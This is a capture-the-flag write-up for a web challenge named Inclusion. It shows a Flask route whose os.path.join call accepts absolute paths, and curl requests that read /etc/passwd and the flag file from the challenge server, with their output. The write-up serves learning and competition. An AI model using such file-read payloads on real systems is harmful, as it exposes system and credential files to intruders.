Inclusion (Very Easy) - Web


Saturday, April 29, 2023 11:13 PM

Description

"A path to explore, a journey to embark. The challenge is hidden, but not in the dark. Traverse the way, and find your mark. The flag is waiting, for you to hark."


Solution

- On the main URL specify the file parameter as follows
- http://159.223.192.150:5001/?file=
- Next read the system files with absolute path due to the usage of vulnerable os.path.join function.




```python
@app.route("/")
def index():
    file_name = request.args.get("file")
    if file_name is None:
        return "No file name specified."
    if ".." in file_name:
        return "Invalid file name."
    file_path = os.path.join("/dev/null", file_name)
    try:
        with open(file_path, "r") as f:
            contents = f.read()
            return contents
    except:
        return "The file does not exist or cannot be opened."

```

- http://159.223.192.150:5001/?file=/etc/passwd




```
┌──(saad👻ssaadakhtarr)-[~]
└─$ curl http://172.17.0.2:5000/?file=/etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
```




```
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
```

- The source code Dockerfile reveals the flag.txt is in / directory.



```
FROM python:3.9-alpine

WORKDIR /app
COPY app.py /app/
COPY flag.txt /

RUN pip install flask

EXPOSE 5000
CMD ["python3", "app.py"]

```

- Read the flag at http://159.223.192.150:5001/?file=/flag.txt



```
┌──(kali㉿kali)-[~]
└─$ curl http://159.223.192.150:5001/?file=/flag.txt
NCC{l0c4l_f1l3_1nclu5i0n_ex!sts}
```

Flag: NCC{l0c4l_f1l3_1nclu5i0n_ex!sts}